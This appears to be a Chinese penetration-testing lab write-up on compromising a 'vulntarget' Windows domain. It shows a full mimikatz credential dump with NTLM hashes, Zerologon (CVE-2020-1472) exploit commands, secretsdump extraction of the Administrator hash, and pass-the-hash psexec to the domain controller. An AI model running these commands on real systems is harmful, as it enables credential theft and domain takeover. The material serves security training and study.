
发现存在一台域主机

那就直接传mimikatz抓密码即可
1
| mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords full" exit >> log1.txt # 或者不要exit
|
抓到hash
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
|
.#####. mimikatz 2.2.0 (x64) #19041 Jul 29 2021 11:16:51
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ##
mimikatz(commandline) # privilege::debug
Privilege '20' OK
mimikatz(commandline) # sekurlsa::logonpasswords full
Authentication Id : 0 ; 386750 (00000000:0005e6be)
Session : Interactive from 1
User Name : win2016
Domain : VULNTARGET
Logon Server : WIN2019
Logon Time : 2023/11/17 20:00:33
SID : S-1-5-21-3795598892-1521228294-2653055093-1601
msv :
[00000005] Primary
* Username : win2016
* Domain : VULNTARGET
* NTLM : dfc8d2bfa540a0a6e2248a82322e654e
* SHA1 : cfa10f59337120a5ea6882b11c1c9f451f5f4ea6
* DPAPI : 27bd7cc4802079a6e008ed2d917c4323
tspkg :
wdigest :
* Username : win2016
* Domain : VULNTARGET
* Password : (null)
kerberos :
* Username : win2016
* Domain : VULNTARGET.COM
* Password : (null)
ssp :
credman :
Authentication Id : 0 ; 67640 (00000000:00010838)
Session : Interactive from 1
User Name : DWM-1
Domain : Window Manager
Logon Server : (null)
Logon Time : 2023/11/17 19:59:15
SID : S-1-5-90-0-1
msv :
[00000005] Primary
* Username : WIN2016$
* Domain : VULNTARGET
* NTLM : edb4ca24fe2a272ee1b85ec1142eaefa
* SHA1 : 6c7475cd2fd128806de6c679619b197d297bd92c
tspkg :
wdigest :
* Username : WIN2016$
* Domain : VULNTARGET
* Password : (null)
kerberos :
* Username : WIN2016$
* Domain : vulntarget.com
* Password : 7e 29 e6 e6 36 37 d7 91 04 04 d4 4a 5a bb fc f1 39 e5 c0 31 22 ae 33 80 2c e2 9e 37 66 1f 87 d2 fc b9 85 c1 4b 5c 19 69 53 4b 15 5e f4 1e d8 33 ed 2a a7 72 1b d2 60 73 f7 70 a6 b6 1a a8 56 cd 34 8f 55 98 70 bf 26 c5 b4 c9 89 22 4d 7f 94 9f 9f 74 7f 2e ba 4b ca 59 df 7d f9 0a 93 35 86 75 f0 10 92 ba 22 f3 08 a7 40 8f b4 17 cd ad ab bc 17 ad e8 17 7b 52 c0 eb f8 91 c8 d7 2d 65 23 b4 2f 37 f4 0b 17 e8 26 58 0a 81 9e 8d 70 b9 0a 3e 8d a9 d6 62 cb d8 75 18 70 91 77 ed 7e ff c7 4e 14 68 65 97 0d b7 58 4d a2 d1 b2 b1 fd 82 9d 11 af b5 bf ee 23 e7 03 c9 a8 c9 5a 66 94 49 eb ca 85 08 1c f8 02 e3 81 67 f0 12 07 50 33 bd 2d 42 7f 46 45 84 2f 71 9e 7f a0 5d 01 fb 7c 86 f7 08 bf 97 14 91 8d 7a a5 9c e4 73 85 18 f3 c9 f7 24
ssp :
credman :
Authentication Id : 0 ; 996 (00000000:000003e4)
Session : Service from 0
User Name : WIN2016$
Domain : VULNTARGET
Logon Server : (null)
Logon Time : 2023/11/17 19:59:14
SID : S-1-5-20
msv :
[00000005] Primary
* Username : WIN2016$
* Domain : VULNTARGET
* NTLM : edb4ca24fe2a272ee1b85ec1142eaefa
* SHA1 : 6c7475cd2fd128806de6c679619b197d297bd92c
tspkg :
wdigest :
* Username : WIN2016$
* Domain : VULNTARGET
* Password : (null)
kerberos :
* Username : win2016$
* Domain : VULNTARGET.COM
* Password : (null)
ssp :
credman :
Authentication Id : 0 ; 67805 (00000000:000108dd)
Session : Interactive from 1
User Name : DWM-1
Domain : Window Manager
Logon Server : (null)
Logon Time : 2023/11/17 19:59:15
SID : S-1-5-90-0-1
msv :
[00000005] Primary
* Username : WIN2016$
* Domain : VULNTARGET
* NTLM : edb4ca24fe2a272ee1b85ec1142eaefa
* SHA1 : 6c7475cd2fd128806de6c679619b197d297bd92c
tspkg :
wdigest :
* Username : WIN2016$
* Domain : VULNTARGET
* Password : (null)
kerberos :
* Username : WIN2016$
* Domain : vulntarget.com
* Password : 7e 29 e6 e6 36 37 d7 91 04 04 d4 4a 5a bb fc f1 39 e5 c0 31 22 ae 33 80 2c e2 9e 37 66 1f 87 d2 fc b9 85 c1 4b 5c 19 69 53 4b 15 5e f4 1e d8 33 ed 2a a7 72 1b d2 60 73 f7 70 a6 b6 1a a8 56 cd 34 8f 55 98 70 bf 26 c5 b4 c9 89 22 4d 7f 94 9f 9f 74 7f 2e ba 4b ca 59 df 7d f9 0a 93 35 86 75 f0 10 92 ba 22 f3 08 a7 40 8f b4 17 cd ad ab bc 17 ad e8 17 7b 52 c0 eb f8 91 c8 d7 2d 65 23 b4 2f 37 f4 0b 17 e8 26 58 0a 81 9e 8d 70 b9 0a 3e 8d a9 d6 62 cb d8 75 18 70 91 77 ed 7e ff c7 4e 14 68 65 97 0d b7 58 4d a2 d1 b2 b1 fd 82 9d 11 af b5 bf ee 23 e7 03 c9 a8 c9 5a 66 94 49 eb ca 85 08 1c f8 02 e3 81 67 f0 12 07 50 33 bd 2d 42 7f 46 45 84 2f 71 9e 7f a0 5d 01 fb 7c 86 f7 08 bf 97 14 91 8d 7a a5 9c e4 73 85 18 f3 c9 f7 24
ssp :
credman :
Authentication Id : 0 ; 997 (00000000:000003e5)
Session : Service from 0
User Name : LOCAL SERVICE
Domain : NT AUTHORITY
Logon Server : (null)
Logon Time : 2023/11/17 19:59:15
SID : S-1-5-19
msv :
tspkg :
wdigest :
* Username : (null)
* Domain : (null)
* Password : (null)
kerberos :
* Username : (null)
* Domain : (null)
* Password : (null)
ssp :
credman :
Authentication Id : 0 ; 40925 (00000000:00009fdd)
Session : UndefinedLogonType from 0
User Name : (null)
Domain : (null)
Logon Server : (null)
Logon Time : 2023/11/17 19:59:14
SID :
msv :
[00000005] Primary
* Username : WIN2016$
* Domain : VULNTARGET
* NTLM : edb4ca24fe2a272ee1b85ec1142eaefa
* SHA1 : 6c7475cd2fd128806de6c679619b197d297bd92c
tspkg :
wdigest :
kerberos :
ssp :
credman :
Authentication Id : 0 ; 999 (00000000:000003e7)
Session : UndefinedLogonType from 0
User Name : WIN2016$
Domain : VULNTARGET
Logon Server : (null)
Logon Time : 2023/11/17 19:59:14
SID : S-1-5-18
msv :
tspkg :
wdigest :
* Username : WIN2016$
* Domain : VULNTARGET
* Password : (null)
kerberos :
* Username : win2016$
* Domain : VULNTARGET.COM
* Password : (null)
ssp :
credman :
mimikatz(commandline) # exit
Bye!
|
去解密一下域内用户


noPac直接打?–> hhs是可以打的 估计只能打一次吧,后续我一直报错已存在对象 ,估计是环境存在问题

所以我就换了个洞,打zerologon 横向移动-域控提权-CVE-2020-1472(Zerologon)
先探测
1
| python Zero_test.py win2019 10.0.10.110
|


先打
1
| python cve-2020-1472-exploit.py win2019 10.0.10.110
|
然后在导出Administrator的hash
1
| proxychains python3 secretsdump.py vulntarget.com/win2019\$@10.0.10.110 -just-dc-user "vulntarget\administrator" -no-pass
|


拿到hash横向到域控
1
| proxychains python3 psexec.py vulntarget.com/administrator@10.0.10.110 -hashes aad3b435b51404eeaad3b435b51404ee:c7c654da31ce51cbeecfef99e637be15
|
拿下域控
拓扑分析